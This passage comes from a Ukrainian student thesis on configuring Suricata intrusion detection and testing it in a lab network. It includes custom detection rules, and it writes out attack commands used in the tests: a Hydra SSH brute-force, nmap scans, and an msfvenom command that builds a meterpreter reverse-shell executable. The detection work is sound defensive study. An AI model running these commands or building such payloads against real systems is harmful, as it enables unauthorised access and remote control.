1 ### Editing /etc/systemd/system/suricata.service.d/override.conf
2 ### Anything between here and the comment below will become the contents of the drop-in file
3
4 [Service]
5 Restart=on-failure
6 RestartSec=3
7 Environment="LD_PRELOAD=/usr/lib/x86_64-linux-gnu/libtcmalloc_minimal.so.4"
8 LimitMEMLOCK=infinity
```

Рисунок 3.10 – Вміст «drop-in» конфігурації служби Suricata

Після встановлення Suricata можна перейти до її налаштування. В конфігураційному файлі Suricata міститься кілька важливих кроків. Першим кроком є налаштування секції зі змінними адресних груп, які використовуються в правилах для аналізу мережевого трафіку. Насамперед були визначено адресні групи для локальної та глобальної мережі. Конфігурація також включає підключення декількох зовнішніх YAML-файлів за допомогою директиви «include». Ці файли містять змінні зі списками IP-адрес, що належать відомим VPN-провайдерам. Замість того щоб безпосередньо вставляти тисячі рядків з IP-адресами до основного файлу, ці дані винесено у додаткові конфігураційні файли, які легко оновлювати окремо від основної конфігурації системи (рис. 3.11).

```
/e/s/suricata.yaml
15 vars:
16   address-groups:
17     HOME_NET: "192.168.24.0/24"
18     EXTERNAL_NET: "!$HOME_NET"
19   include:
20     - nordvpn-ip-addresses.yaml
21     - protonvpn-ip-addresses.yaml
22     - windscribe-ip-addresses.yaml
23     - ipvanish-ip-addresses.yaml
```

Рисунок 3.11 – Фрагмент конфігураційного файлу Suricata з налаштуваннями змінними адресних груп

В секції виведення було вимкнено всі формати журналювання, окрім формату Eve, що корисно для збереження дискового простору та зменшення навантаження на систему. Формат Eve об'єднує інформацію з інших форматів у стандартизованому вигляді, що полегшує інтеграцію з іншими системами, але знижує читабельність для людини, вимагаючи спеціалізованих інструментів для аналізу.

В секції виведення для формату Eve було налаштовано підсистему журналювання файлів, які передаються мережею. По перше, було увімкнено автоматичне

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				51
Змн.	Арк.	№ докум.	Підпис	Дата		

зчитування сигнатури типу файлу незалежно від контексту його появи завдяки опції «force-magic». По-друге, визначено параметр «force-hash» з переліком хеш-функцій: MD5, SHA1 та SHA256 (рис. 3.12)

```
/e/s/suricata.yaml
258   - files:
259       force-magic: yes # force logging magic on all logged files
260       # force logging of checksums, available hash functions are md5,
261       # sha1 and sha256
262       force-hash: [md5, sha1, sha256]
```

Рисунок 3.12 – Фрагмент конфігураційного файлу Suricata з налаштуваннями підсистеми журналювання файлів

На рисунку 3.13 подано налаштування збору статичних даних про роботу системи Suricata через секцію «stats». У розглянутій конфігурації активовано лише узагальнені показники, тоді як детальна інформація по окремих потоках та зміни в динаміці були вимкнені з метою зменшення обсягу файлу журналу та навантаження на систему.

```
/e/s/suricata.yaml
314   - stats:
315       totals: yes # stats for all threads merged together
316       threads: no # per thread stats
317       deltas: no # include delta values
```

Рисунок 3.13 – Фрагмент конфігураційного файлу Suricata з налаштуваннями збору статистичних даних

Далі було налаштовано механізм захоплення пакетів AF_PACKET. Для цього в конфігураційному файлі було змінено секцію «af-packet», де було вказано інтерфейс для захоплення, ідентифікатор кластеру потоків та тип розподілу трафіку між потоками всередині кластера; увімкнено дефрагментацію, прямий доступ до пам'яті, блокування пам'яті та режим моніторингу на мережевому інтерфейсі; визначено кількість потоків та розмір буферів (рис. 3.14).

```
/e/s/suricata.yaml
617 af-packet:
618   - interface: enp0s8
619     cluster-id: 99
620     cluster-type: cluster_flow
621     defrag: yes
622     use-mmap: yes
623     mmap-locked: yes
624     tpacket-v3: yes
625     disable-promisc: no
626     threads: auto
627     ring-size: 100000
628     block-size: 1048576
```

Рисунок 3.14 – Фрагмент конфігураційного файлу Suricata з налаштуваннями механізму захоплення пакетів

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		52

До того ж було обрано режим багатопотокової обробки «workers», який визначається відповідним параметром у конфігураційному файлі (рис. 3.15).

```
/e/s/suricata.yaml
1215 # Runmode the engine should use. Please check --list-runmodes to get the available
1216 # runmodes for each packet acquisition method. Default depends on selected capture
1217 # method. 'workers' generally gives best performance.
1218 runmode: workers
```

Рисунок 3.15 – Фрагмент конфігураційного файлу Suricata з налаштуванням режиму багатопотокової обробки мережевого трафіку

У секції «detect» було збільшено кількість груп «toclient-groups» та «toserver-groups». Згідно з офіційною документацією, кількість груп впливає на баланс між продуктивністю системи та споживанням пам'яті. Велика кількість груп дозволяє краще розподіляти правила, але потребує більше оперативної пам'яті[11]. Обране значення є компромісом між швидкістю та споживанням ресурсів (рис. 3.16).

```
/e/s/suricata.yaml
1616 detect:
1617   profile: custom
1618   custom-values:
1619     toclient-groups: 200
1620     toserver-groups: 200
```

Рисунок 3.16 – Фрагмент конфігураційного файлу Suricata з налаштуваннями кількості груп

Далі було налаштовано використання алгоритму Hyperscan у якості основного алгоритму для здійснення одношаблонного та багатошаблонного пошуку (рис. 3.17).

```
1669 # The mpm you choose also decides the distribution of mpm contexts for
1670 # signature groups, specified by the conf - "detect.sgh-mpm-context".
1671 # Selecting "ac" as the mpm would require "detect.sgh-mpm-context"
1672 # to be set to "single", because of ac's memory requirements, unless the
1673 # ruleset is small enough to fit in memory, in which case one can
1674 # use "full" with "ac". The rest of the mpms can be run in "full" mode.
1675
1676 mpm-algo: hs
1677
1678 # Select the matching algorithm you want to use for single-pattern searches.
1679 #
1680 # Supported algorithms are "bm" (Boyer-Moore) and "hs" (Hyperscan, only
1681 # available if Suricata has been built with Hyperscan support).
1682 #
1683 # The default of "auto" will use "hs" if available, otherwise "bm".
1684
1685 smp-algo: hs
```

Рисунок 3.17 – Фрагмент конфігураційного файлу Suricata з налаштуваннями алгоритму одношаблонного та багатошаблонного пошуку

З метою дотримання принципу найменших привілеїв і підвищення рівня безпеки Suricata, було налаштовано роботу від імені системного користувача з обмеженими правами доступу. Для цього було створено непривілейованого користувача «suricata» та однойменної групи, а також надано необхідні дозволи на читання та запис до службових каталогів (рис. 3.18).

```
ubuntu@Serv-Suricata:~$ sudo useradd --no-create-home --system --shell /sbin/nologin suricata
ubuntu@Serv-Suricata:~$ sudo chgrp -R suricata /etc/suricata
ubuntu@Serv-Suricata:~$ sudo chmod -R g+r /etc/suricata
ubuntu@Serv-Suricata:~$ sudo chgrp -R suricata /var/log/suricata
ubuntu@Serv-Suricata:~$ sudo chmod -R g+rw /var/log/suricata
ubuntu@Serv-Suricata:~$ sudo chgrp -R suricata /var/lib/suricata
ubuntu@Serv-Suricata:~$ sudo chgrp -R suricata /var/run/suricata
ubuntu@Serv-Suricata:~$ sudo chmod -R g+srw /var/run/suricata
```

Рисунок 3.18 – Створення непривілейованого користувача і групи та надання дозволів

Для визначення користувача та групи, від імені яких виконуватиметься процес Suricata, необхідно відредагувати секцію «run-as» у конфігураційному файлі (рис. 3.19).

```
/e/s/suricata.yaml
1147 run-as:
1148   user: suricata
1149   group: suricata
```

Рисунок 3.19 – Фрагмент конфігураційного файлу Suricata з налаштуваннями користувача та групи

Під час запуску, Suricata все ще може запускатися від користувача «root» для отримання доступу до мережевих інтерфейсів, але після ініціалізації процес автоматично знизить свої права до зазначеного користувача.

У представленому на рисунку 3.20 фрагменті конфігураційного файлу визначено розташування основного каталогу з правилами, а також перелік файлів правил, які буде використовувати система. У секції «rule-files» вказано чотири файли: «suricata.rules», «modified.rules», «vpn.rules» та «dhcp.rules». Файл «suricata.rules» містить набір правил, який автоматично завантажуються та оновлюється за допомогою інструменту Suricata-Update.

```
+ /e/s/suricata.yaml
2110 default-rule-path: /var/lib/suricata/rules
2111
2112 rule-files:
2113 - suricata.rules
2114 - modified.rules
2115 - vpn.rules
2116 - dhcp.rules
2117
2118 ##
2119 ## Auxiliary configuration files.
2120 ##
2121
2122 classification-file: /etc/suricata/classification.config
2123 reference-config-file: /etc/suricata/reference.config
```

Рисунок 3.20 – Фрагмент конфігураційного файлу Suricata з налаштуваннями файлів правил

На цьому етапі процес налаштування конфігураційного файлу Suricata можна вважати завершеним. З більш детальною структурою та вмістом конфігураційного файлу Suricata можна ознайомитися у додатку В.

Файл під назвою «vpn.rules» містить набір правил, призначених для виявлення VPN-трафіку у локальній мережі. Правила орієнтовані на виявлення підключень до популярних VPN-сервісів, таких як ProtonVPN, NordVPN, Windscribe та IPVanish (рис. 3.21). Правила фіксують підозрілу активність, використовуючи IP-діапазони відповідних сервісів, заданих через змінні адресних груп, або характерні ознаки в TLS-з'єднаннях (див. рис. 3.11).

```
/v1/s/r/vpn.rules
1 alert tcp $HOME_NET any <> $PROTONVPN_IP_ADDRESSES any (msg: "Possible VPN traffic observed (probably ProtonVPN)"; flow:
: established; app-layer-protocol:tls; threshold: type limit, track by_src, seconds 60, count 1; classtype: policy-viol
ation; rev: 1; sid: 1000001;)
2 alert tls $HOME_NET any -> $EXTERNAL_NET any (msg: "TLS Client Hello with ProtonVPN SNI observed"; flow: to_server, sta
teless; tls.sni; content: "vpn-api.proton.me"; nocase; classtype: policy-violation; rev: 1; sid: 1000002;)
3
4 alert tcp $HOME_NET any <> $NORDVPN_IP_ADDRESSES any (msg: "Possible VPN traffic observed (probably NordVPN)"; flow: es
tablished; app-layer-protocol: tls; threshold: type limit, track by_src, seconds 60, count 1; classtype: policy-violati
on; rev: 1; sid: 1000003;)
5
6 alert tcp $HOME_NET any <> $WINDSCRIBE_IP_ADDRESSES any (msg: "Possible VPN traffic observed (probably Windscribe)"; fl
ow: established; app-layer-protocol: tls; threshold: type limit, track by_src, seconds 60, count 1; classtype: policy-v
iolation; rev: 1; sid: 1000004;)
7
8 alert tcp $HOME_NET any <> $IPVANISH_IP_ADDRESSES any (msg: "Possible VPN traffic observed (probably IPVanish)"; flow:
established; app-layer-protocol: tls; threshold: type limit, track by_src, seconds 60, count 1; classtype: policy-viola
tion; rev: 1; sid: 1000005;)
```

Рисунок 3.21 – Вміст файлу з правилами Suricata «vpn.rules» для виявлення VPN-сервісів

Файл під назвою «dhcp.rules» містить набір правил, призначених для виявлення атак DHCP Starvation та DHCP Spoofing у середовищі з наявним DHCP-сервером. Ці правила виявляють відповідні пакети завдяки аналізу вмісту на наявність специфічної послідовності байтів, характерної для окремих типів DHCP-повідомлень (рис. 3.22).

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		55

```

/v/l/s/r/dhcp.rules
1 alert udp any 68 -> any 67 (msg: "Possible DHCP Starvation Attack - Excessive DHCPDISCOVER"; content: "[63 82 53 63 35 01 01]"; threshold: type both, track by_src, count 100, seconds 60; classtype: attempted-dos; rev: 1; sid: 1000006;)
2
3 alert udp any 67 -> any 68 (msg: "Possible DHCP Spoofing Attack - DHCPACK from unauthorized server"; content: "[63 82 53 63 35 01 05 36 04]"; content: "![C0 A8 18 FE]"; distance: 0; within: 15; classtype: attempted-recon; rev: 1; sid: 1000007;)

```

Рисунок 3.22 – Вміст файлу з правилами Suricata «dhcp.rules» для виявлення атак DHCP Starvation та DHCP Spoofing

У процесі налаштування системи було використано інструмент Suricata-Update, за допомогою якого було завантажено та активовано безкоштовні набори правил. Ці правила походять із відкритих джерел, зокрема від проєктів Emerging Threats, abuse.ch, OISF, а також від спільноти. Командою «suricata-update list-enabled-sources» можна переглянути перелік активованих джерел правил (рис. 3.23).

```

ubuntu@Serv-Suricata:~$ sudo suricata-update list-enabled-sources
14/5/2025 -- 20:39:51 - <Info> -- Using data-directory /var/lib/suricata.
14/5/2025 -- 20:39:51 - <Info> -- Using Suricata configuration /etc/suricata/suricata.yaml
14/5/2025 -- 20:39:51 - <Info> -- Using /usr/share/suricata/rules for Suricata provided rules.
14/5/2025 -- 20:39:51 - <Info> -- Found Suricata version 7.0.10 at /usr/bin/suricata.
Enabled sources:
- abuse.ch/sslbl-blacklist
- pawpatrules
- aleksibovellan/nmap
- abuse.ch/urlhaus
- et/open
- oisf/trafficid
- tgreen/hunting
- abuse.ch/sslbl-c2
- etnetera/aggressive
- abuse.ch/sslbl-ja3

```

Рисунок 3.23 – Перегляд переліку активованих джерел правил в Suricata

Для керування активністю окремих правил у системі Suricata використовується файл «disable.conf» розташований у каталозі «/etc/suricata/». Файл містить ідентифікатори правил, які було модифіковано або вимкнено через їхню велику кількість хибнопозитивних спрацювань чи неактуальність. Наприклад було вимкнено правила для виявлення легітимного трафіку mDNS (Multicast DNS), активності пакетного менеджера APT (Advanced Packaging Tool) та вразливостей в OpenSSH і Microsoft Edge, які не є актуальними для поточного середовища (рис. 3.24).

```

/etc/disable.conf
1 # Modified rules
2 3300711 # Suspicious JA3 + SSL/TLS traffic on unusual SSL/TLS port
3 3300298 # Suspicious traffin on unsual SSL/TLS port
4 3400004 # nmap -sA
5
6 # Disabled rules
7 2013504 # APT (not suspicious traffic)
8 3300150 # mDNS Google Chrome / Chromium
9 3321289 # OpenSSH CVE-2024-6387
10 3321376 # Microsoft Edge vulnerable version

```

Рисунок 3.24 – Вміст файлу з ідентифікаторами вимкнених правил Suricata «disable.conf»

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				56
Змн.	Арк.	№ докум.	Підпис	Дата		

Оскільки файл «disable.conf» стосується виключно тих правил, які були отримані через Suricata-Update, вимкнені правила можуть бути повторно створити та модифіковані відповідно до вимог середовища. З метою адаптації у файлі «modified.rules» було відновлено частину вимкнених правил і внесено зміни до їхніх умов спрацювання. Було додано порти 5601 і 9200, які використовуються службами Kibana та Elasticsearch, щоб вони не вважалися системою за нестандартні (рис. 3.25).

```

/v1/s/r/modified.rules
1 alert tls any any -> any ![[443,465,563,587,636,695,853,898,989,990,992,993,994,995,2376,2484,3269,4116,3424,4843,5061,5085,52
28,5349,5601,5671,5986,6513,6514,6619,6697,8243,8883,9200]] (msg:" - Suspicious JA3 + SSL/TLS traffic on unusual SSL/TLS
S port - Likely C2 connection / Emotet / Trickbot / Meterpreter"; flow:to_server, stateless; ja3.hash; content:"8916410db8507
7a5460817142dcb8de"; metadata: former_category JA3; threshold: type limit, track by_src, seconds 60, count 1; reference: url
,https://ssllbl.abuse.ch/ja3-fingerprints/8916410db85077a5460817142dcb8de/; reference: url,https://securitynews.sonicwall.com
/xmlpost/emotet-is-back/; reference: url,https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers; metadata:created_at
2022_11_14, updated_at 2022_11_14; sid:3300711; rev:2; classtype:trojan-activity;)
2
3 alert tcp any any -> any ![[443,465,563,587,636,695,853,898,989,990,992,993,994,995,2376,2484,3269,4116,3424,4843,5061,5085,52
28,5349,5671,5601,5986,6513,6514,6619,6697,8220,8243,8883,9200]] (msg:" - Suspicious SSL/TLS traffic on unusual SSL/TLS
port"; flow:to_server, stateless; app-layer-protocol:tls; threshold: type limit, track by_src, seconds 60, count 1; referenc
e: url,https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers; metadata:created_at 2022_02_11, updated_at 2022_06_15;
sid:3300298; rev:8; classtype:policy-violation;)
4
5 alert tcp any ![[22,25,53,80,88,143,443,445,465,587,853,993,1194,5601,9200,8080,51820]] -> any ![[22,25,53,80,88,143,443,445,465
,587,853,993,1194,5601,9200,8080,51820]] (msg:"POSSBL PORT SCAN (NMAP -sA)"; flags:A; flow:stateless; window:1024; threshold:ty
pe threshold, track by_dst, count 20, seconds 70; classtype:attempted-recon; sid:3400004; priority:2; rev:5;)

```

Рисунок 3.25 – Вміст файлу «modified.rules» з модифікованими правилами Suricata

3.2 Дослідження ефективності виявлення вторгнень системою Suricata

У межах тестування можливостей виявлення нестандартних портів у системі Suricata було змодельовано ситуацію запуску HTTP-сервера на нетиповому порті. Для цього на робочій станції WS-2 було запущено простий HTTP-сервер з нетиповим портом 1234 за допомогою вбудованого модуля Python. В свою чергу, з робочої станції WS-1 було здійснено підключення до цього сервера через браузер (рис. 3.26).




Рисунок 3.26 – Підключення до HTTP-сервера з портом 1234 через браузер на робочій станції WS-1

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		57

У результаті система Suricata згенерувала три окремих сповіщення: наявність банера «Python SimpleHTTP Server» (з набору правил ET Open), використання HTTP-сервера на базі Python (з набору правил PAW Patrules) та використання HTTP-трафіку на нестандартному порті (з набору правил PAW Patrules). Усі сповіщення мали однаковий ідентифікатор мережевого потоку, що свідчить про їхню прив'язку до одного сеансу зв'язку (рис. 3.27).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
ET INFO Python SimpleHTTP ServerBanner	Misc activity	2034636	1938352070124755	1
 -  Suspicious Python  HTTP Server - Spear Attack Possible	Potential Corporate Privacy Violation	3300119	1938352070124755	1
 -  Suspicious HTTP traffic on unusual HTTP port	Potential Corporate Privacy Violation	3300303	1938352070124755	1

Рисунок 3.27 – Перелік згенерованих сповіщень системою Suricata під час підключення до HTTP-сервера з нетиповим портом

Файл журналу Eve містить детальну інформацію про кожне згенероване сповіщення системи Suricata. У контексті проведеного тестування саме в журналі Eve можна ідентифікувати IP-адресу та нетиповий порт HTTP-сервера, на який було здійснено підключення (рис. 3.28).

Field	Value
suricata.eve.alert.signature	 -  Suspicious HTTP traffic on unusual HTTP port
suricata.eve.alert.signature_id	3,300,303
suricata.eve.alert.updated_at	Jun 15, 2022 @ 03:00:00.000
suricata.eve.community_id	1:rt3o0WKGpV0RA66hfQlg7sf55w=
suricata.eve.direction	to_server
suricata.eve.event_type	alert
suricata.eve.flow_id	1938352070124755
suricata.eve.flow.dest_ip	192.168.24.2
suricata.eve.flow.dest_port	1,234

Рисунок 3.28 – Візуалізація полів файлу журналу Eve про згенероване сповіщення під час підключення до нетипового порту HTTP

Під час наступного тестування було змодельовано атаку підбору паролів для отримання несанкціонованого віддаленого доступу до маршрутизатора R-1 через протокол SSH. З робочої станції WS-1 було ініційовано підключення до маршрутизатора R-1 за протоколом SSH, та запущено утиліту Hydra для підбору паролів з використанням словника, що містить типові паролі для UNIX-систем (рис. 3.29).

```

$ sudo hydra -l R-1 -P /usr/share/wordlists/metasploit/unix_passwords.txt -t 2 ssh://192.168.24.254 -I
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service
or illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-04 19:13:12
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 2 tasks per 1 server, overall 2 tasks, 1021 login tries (l:1/p:1021), ~511 tries per task
[DATA] attacking ssh://192.168.24.254:22/

```

Рисунок 3.29 – Запуск атаки підбору паролів для отримання віддаленого доступу через протокол SSH

Система Suricata успішно виявила цю активність як потенційну атаку типу SSH Brute Force (рис. 3.30).

Alerts	Packets	Drops	Uptime
1	4,967	0	18 minutes

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
🚨 - Potential SSH Brute Force Attack or Scan on default port from loca Attempted Information Leak		3300309	81998649750552	1

Рисунок 3.30 – Перелік згенерованих сповіщень системою Suricata під час виконання атаки підбору паролів до SSH

У ході подальшого тестування було здійснено перевірку здатності системи Suricata виявляти трафік, пов'язаний з мережею Tor. На робочій станції WS-2 було ініційовано підключення до мережі Tor за допомогою браузера Tor Browser (рис. 3.31).




Рисунок 3.31 – Підключення до мережі Tor з робочої станції WS-2

Після ініціації підключення, системою Suricata було згенеровано декілька різних сповіщень, більшість яких вказували на використання Tor. Правила з набору ET Open допомогли зафіксувати трафік до відомих вузлів мережі Tor, який надходив до вузлів виходу, що підтверджується наявністю різних ідентифікаторів мережевих потоків. Окрім цього, було зафіксовано спрацювання правила з набору RAW Patrues, яке безпосередньо вказує на використання Tor Browser у внутрішній мережі. У той самий час спрацювало інше правило з цього ж набору, що сигналізувало про наявність SSL/TLS трафіку на нестандартних портах (рис. 3.32).

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				59
Змн.	Арк.	№ докум.	Підпис	Дата		

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
 -  Suspicious  SSL/TLS traffic on unusual SSL/TLS port	Potential Corporate Privacy Violation	3300298	1998003024140433	5
ET TOR Known Tor Exit Node Traffic group 51	Misc Attack	2520050	1998003024140433	1
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 51	Misc Attack	2522050	1998003024140433	1
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 681	Misc Attack	2522680	99633479733794	1
ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 840	Misc Attack	2522839	99622934564245	1
 -  TOR  Browser	Potential Corporate Privacy Violation	3300240	1998003024140433	1

Рисунок 3.32 – Перелік згенерованих сповіщень системою Suricata під час підключення до Tor

У файлі журналу Eve система Suricata зафіксувала JA3 і JA3S-відбитки TLS-з'єднань. Було виявлено специфічний SNI-домен та використання протоколу TLS версії 1.3, що узгоджується з типовою поведінкою браузера Tor (рис. 3.33).

Field	Value
 suricata.eve.tls.ja3.hash	140e0f0cad708278ade0984528fe8493
 suricata.eve.tls.ja3.string	771,4866-4867-4865-49195-49199-52393-52392-49196-49200-49162-49161-49171-49172-51-57-47-53-255,0-11-10-35-22-23-13-43-45-51-21,23-21,0-1-2
 suricata.eve.tls.ja3s.hash	15af977ce25de452b96affa2adddb1036
 suricata.eve.tls.ja3s.string	771,4866,43-51
 suricata.eve.tls.sni	www.iqtir6zi4nvxk6qhir5bcthk6.com
 suricata.eve.tls.version	TLS 1.3

Рисунок 3.33 – Візуалізація полів файлу журналу Eve про TLS-з'єднання з Tor

Далі було проведено тестування здатності системи Suricata виявляти сканування портів в мережі. Для цього з робочої станції WS-2 було запущено TCP SYN-сканування портів з агресивним темпом утилітою Nmap (рис. 3.34). Ціллю сканування був сервер Serv-Database.

```

$ sudo nmap -sS -T4 -p- 192.168.24.251
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 13:49 EDT
Nmap scan report for 192.168.24.251
Host is up (0.0038s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
53/tcp    open  domain
5601/tcp  open  esmagent
8220/tcp  open  unknown
9200/tcp  open  wap-wsp
9300/tcp  open  vrace
MAC Address: 08:00:27:A7:02:B1 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 11.60 seconds

```

Рисунок 3.34 – Запуск TCP SYN-сканування портів на робочій станції WS-2

У результаті Suricata успішно виявила ознаки активного сканування портів, згенерувавши багато сповіщень з повідомленням «POSSBL PORT SCAN (NMAP -

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				60
Змн.	Арк.	№ докум.	Підпис	Дата		

sS)», які належать до одного правила. При цьому кожне з повідомлень має унікальний ідентифікатор мережевого потоку, що свідчить про наявність множинних сеансів, тобто характерну поведінку сканування (рис. 3.35).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
POSSBL PORT SCAN (NMAP -sS)	Attempted Information Leak	3400002	1003766370295444	2
POSSBL PORT SCAN (NMAP -sS)	Attempted Information Leak	3400002	1018590730010536	2
POSSBL PORT SCAN (NMAP -sS)	Attempted Information Leak	3400002	1040224847920526	2
POSSBL PORT SCAN (NMAP -sS)	Attempted Information Leak	3400002	1053181635561329	2
POSSBL PORT SCAN (NMAP -sS)	Attempted Information Leak	3400002	1056285426549105	2
POSSBL PORT SCAN (NMAP -sS)	Attempted Information Leak	3400002	1105996403028955	2

Рисунок 3.35 – Перелік згенерованих сповіщень системою Suricata під час TCP SYN-сканування портів

Аналогічно було виконано тестування виявлення сканування портів за допомогою протоколу UDP. З робочої станції було ініційовано UDP-сканування цільового вузла з підвищеною інтенсивністю передачі запитів (рис. 3.36).

```

$ sudo nmap -sU -T4 192.168.24.251
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 13:55 EDT
Warning: 192.168.24.251 giving up on port because retransmission cap hit (6).
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing UDP Scan
UDP Scan Timing: About 9.60% done; ETC: 14:07 (0:10:50 remaining)

```

Рисунок 3.36 – Запуск UDP-сканування портів на робочій станції WS-2

У результаті аналізу трафіку, система Suricata згенерувала два сповіщення з повідомленням «POSSBL PORT SCAN (NMAP -sU)» (рис. 3.37).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
POSSBL PORT SCAN (NMAP -sU)	Attempted Information Leak	3400008	1124477075002474	1
POSSBL PORT SCAN (NMAP -sU)	Attempted Information Leak	3400008	1379611029203399	1

Рисунок 3.37 – Перелік згенерованих сповіщень системою Suricata під час UDP-сканування портів

У рамках проведеного тестування було перевірено здатність системи Suricata фіксувати VPN-з'єднання, ініційоване користувачем через офіційне клієнтське програмне забезпечення ProtonVPN. На клієнтській робочій станції WS-1 було встановлено захищене з'єднання із зовнішнім VPN-сервером. Suricata згенерувала декілька сповіщень про встановлення TLS-з'єднань через Powershell до повних доменних імен. Також відбулося спрацювання правила, яке виявляє ознаку використання VPN за допомогою аналізу SNI-поля у структурі TLS-запиту (рис. 3.38).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
Powershell (Windows) - TLSv1.2 connection to FQDN	Potential Corporate Privacy Violation	3301102	1333178376299154	1
Powershell (Windows) - TLSv1.2 connection to FQDN	Potential Corporate Privacy Violation	3301102	1776497840733543	1
Powershell (Windows) - TLSv1.2 connection to FQDN	Potential Corporate Privacy Violation	3301102	1777351949992641	1
Powershell (Windows) - TLSv1.2 connection to FQDN	Potential Corporate Privacy Violation	3301102	1877433910012020	1
TLS Client Hello with ProtonVPN SNI observed	Potential Corporate Privacy Violation	1000002	1333178376299154	1
TLS Client Hello with ProtonVPN SNI observed	Potential Corporate Privacy Violation	1000002	1776497840733543	1
TLS Client Hello with ProtonVPN SNI observed	Potential Corporate Privacy Violation	1000002	1777351949992641	1

Рисунок 3.38 – Перелік згенерованих сповіщень системою Suricata під час встановлення VPN-з'єднання

Далі було змодельовано атаку з використанням зворотного підключення для перевірки здатності Suricata до виявлення ознак віддаленого управління на скомп'ютованому вузлі. На робочій станції WS-2 згенеровано виконуваний файл, який після запуску ініціює TCP-з'єднання з робочою станцією WS-2 (рис. 3.39).

```
msfvenom -p windows/meterpreter/reverse_tcp -a x86 --platform windows -f exe LHOST=192.168.24.2 LPORT=8080 -o file.exe
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: file.exe
```

Рисунок 3.39 – Створення виконуваного файлу для зворотного підключення

Після запуску цього файлу на робочій станції WS-1 і підготовки серверної частини було встановлено з'єднання, характерне для віддаленого управління зараженим вузлом. Система виявлення Suricata успішно зафіксувала цю активність, згенерувавши сповіщення з описом «Meterpreter C2 session over TCP established from Windows», що свідчить про точне розпізнання шаблону C2-з'єднання, характерного для Meterpreter (рис. 3.40).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
Meterpreter C2 session over TCP established from Windows	T Malware Command and Control Activity	3321307	842726126348687	2

Рисунок 3.40 – Перелік згенерованих сповіщень системою Suricata під запуску виконуваного файлу з C2

У рамках чергового етапу тестування було перевірено здатність Suricata виявляти завантаження шкідливих файлів через протокол HTTP. На робочій станції WS-1 було ініційовано завантаження виконуваного файлу формату для ОС Windows, що був розміщений шкідливому сервері. У відповідь Suricata згенерувала сповіщення, які охоплюють кілька аспектів: підозріле джерело HTTP-відповіді, факт передачі виконуваного файлу та використання нестандартного HTTP-порту.

		Харитонюк Ю.А.			ККІКБ.КР.Б – 125 – 20 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		62

Особливу увагу привертає спрацьовування правила з набору URLhaus, яке безпосередньо вказує на відомий канал поширення шкідливого ПЗ (рис. 3.41).

Suricata Alerts				
Alert Signature	Alert Category	SID	Flow ID	Count
ET HUNTING SUSPICIOUS Dotted Quad Host MZ Response	Potentially Bad Traffic	2021076	938382663570834	1
ET INFO Executable Download from dotted-quad Host	Potentially Bad Traffic	2016141	938382663570834	1
ET INFO PE EXE or DLL Windows file download HTTP	Potential Corporate Privacy Violation	2018959	938382663570834	1
ET INFO Packed Executable Download	Misc activity	2014819	938382663570834	1
TGI HUNT Exe File Served by Python SimpleHTTP Server	Attempted Administrator Privilege Gain	2610676	938382663570834	1
URLhaus Known malware download URL detected (3556172)	A Network Trojan was detected	84419272	938382663570834	1
Suspicious Python HTTP Server - Spear Attack Possible	Potential Corporate Privacy Violation	3300119	938382663570834	1
Suspicious HTTP traffic on unusual HTTP port	Potential Corporate Privacy Violation	3300303	938382663570834	1

